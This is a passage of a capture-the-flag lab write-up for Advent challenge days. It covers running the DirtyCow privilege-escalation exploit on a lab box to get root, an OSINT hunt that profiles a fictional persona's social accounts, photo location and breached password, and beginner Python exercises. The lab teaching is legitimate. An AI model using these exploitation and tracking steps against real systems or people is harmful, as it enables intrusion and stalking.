                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Question 8

The CVE for DirtyCow is **CVE-2016-5195**.

Thought Process/Methodology:

The first thing we will need to do after deploying our target is to scan it. We are going to use Nmap to scan the target. The first question asks us to find what deprecated protocol is running on our target machine.Based on Nmap result above the services running in the server are: ssh, telnet and rpcbind. One of the known for the old deprecated protocol is telnet. After that, we connect to this service using the telnet command. We can do this with the syntax telnet <machine_ip> <port> = telnet 10.10.53.19 23. Once we connect we are given some credentials to login with which is clauschristmas . Now that we are successfully inside the telnet service, we can use the command cat /etc/*release to find some information about Linux distribution type and version number that running on this server. Next, we look at the titled cookies_and_milk.txt with the cat command. We can see a message from the Grinch at the top. The next part talks about using the dirtycow exploit, we go to the link https://dirtycow.ninja/ .To get the code of the box, we create a new file with nano dirty.c and copy paste the source. CTRL+O saves the file, CTRL+X closes the editor. . Once we have DirtyCow in a C file on our target machine we need to compile it. Our file compiled with gcc -pthread dirty_cow.c -o dirty_cow -lcrypt. For Question 6, we also want to run this compiled C program. To do this we can simply use a command in the format of ./<filename>. In my case this was ./dirty_cow since I passed in dirty as the argument after the -o flag. As we can see it creates a user named firefart. With su firefart we changed what user we are running as. cd ~,which brings us to the home of firefart. In there we can find message_from_the_grinch.txt. By following the instructions, we used touch coal to create a coal file. Then, we run tree | md5sum to get the answer which is 8b16f00dd3b51efadb02c1df7f8427cc. For the last question, we used the firefox browser and go to the link https://dirtycow.ninja/ to find the CVE for DirtyCow and it shows CVE-2016-5195.

Day 14: [OSINT] Where's Rudolph?


Tools used: Reddit, Twitter, Google Images, Google Maps, Jeffrey's Image Metadata Viewer, scylla.sh.

Solution/walkthrough:

Question 1


What URL will take me directly to Rudolph's Reddit comment history?

Answer: https://www.reddit.com/user/IGuidetheClaus2020/comments/




Question 2

According to Rudolph, he was born in **Chicago**.




Question 3

Robert's last name is **May**.




Question 4

The other social media platform Rudolph might have an account is **Twitter**.



Question 5

Rudolph's username on that platform is **IGuideClaus2020**.




Question 6

Rudolph's favorite TV show right now is **Bachelorette**.

Question 7


The parade took place in **Chicago**.



Question 8

Okay, you found the city, but where specifically was one of the photos taken?

Answer : 41.891815, -87.624277



Question 9

Did you find a flag too?


Answer : {FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 10

His password that appeared in a breach is **spygame.**

Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. The street number of the hotel address is **540.**



Thought Process/Methodology:

Firstly, we were informed that Rudolph's Reddit username is IGuidetheClaus2020 in the poem. Based on the information, we search for Rudolph's username on Reddit and we can see that there is a matching user. The first question asks us what the URL for Rudolph's comment history is. After navigating to the comments tab, we can see that the URL is https://www.reddit.com/user/IGuidetheClaus2020/comments/. Then, we look through Rudolph's comments and notice that he mentioned that he was born in Chicago. Rudolph also mentioned that his creator's name was Robert. We did a quick Google search and found out that the last name of Rudolph's creator is May. Next, we use the site https://namecheckup.com/ to see if Rudolph has any other social media accounts. When we search for the username IGuidetheClaus2020, we see results for a variety of other platforms. We searched for Rudolph's username on Twitter and we can see that Rudolph is active on Twitter and his username on Twitter is IGuideClaus2020. For the next question, we scroll through his Twitter and we find out that Rudolph's favourite TV show is Bachelorette. Rudolph also posted some photos of himself at the parade. To find out where the parade took place, we did reverse image searching. We downloaded the images of the parade on Rudolph's Twitter account and uploaded them to Google Images. As a result, we can see some links about the parade. We found a webpage that tells us that the parade took place in Chicago. Rudolph also shared a link to a higher definition image of his parade appearance on Twitter. We downloaded the image and we had what is called EXIF data. We used the site http://exif.regex.info/ to find the coordinates of where the photo was taken, and the coordinates of the photo are 41.891815, -87.624277. We also found a flag which is {FLAG}ALWAYSCHECKTHEEXIFD4T4. Next, we use a resource at http://scylla.sh/ to check if there has ever been a security breach involving Rudolph's account. We used Rudolph's email address that we got from his Twitter profile and found out that his password that appeared in a breach was spygame. For the last question, we were informed that Rudolph is likely staying in a hotel on Magnificent Mile. We plug the coordinates that we found before into Google Maps and we can find that there is a Marriott nearby and the street address is 540.


Day 15: [Scripting] There's a Python in my stocking!

Tools used: Terminal Emulator, Visual Studio Code

Solution/walkthrough:


Question 1

The output of True + True is **2**.



Question 2

The database for installing other people's libraries is called **PyPi**.



Question 3

The output of bool("False") is **True**.

Question 4

The library that lets us download the HTML of a webpage is **Requests**.

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Question 5

The output of the program provided in "Code to analyse for Question 5" in today's material is **[1, 2, 3, 6]**.

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
>>>
```

Question 6

Pass by reference causes the previous task to output that.

Question 7

If the input was "Skidy", **"The Wise One has allowed you to come in"** will be printed.

```
PS C:\Users\UMAIRAH> & C:/Users/UMAIRAH/AppData/Local/Prog
What is your name? Skidy
The Wise One has allowed you to come in.
```

Question 8

If the input was "elf", **"The Wise One has not allowed you to come in"** will be printed.

```
PS C:\Users\UMAIRAH> & C:/Users/UMAIRAH/AppData/Loc
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\UMAIRAH>
```

Thought Process/Methodology:

Firstly, to start a Python interactive, we opened the terminal and then type python3. After that, we typed True + True and got 2 after hitting the enter. Next, we typed bool("False") and got the output as True. The next question asks us to analyse some code which uses the append function and some interesting variables. When we run through the code, we see that the output is [1, 2, 3, 6]. Then, we need to examine the given code. We need to install the latest version of python and VS code. Next, to start the task, we opened the VS code and opened a new file. We named the file as thmday15.py. The .py extension means it is a Python file. We typed the following code and saved it. To get the output, we run the python file. First, we input the name "Skidy'' and the output is “The Wise One has allowed you to come in”. Second, we input the name “elf” and the output is “The Wise One has not allowed you to come in”.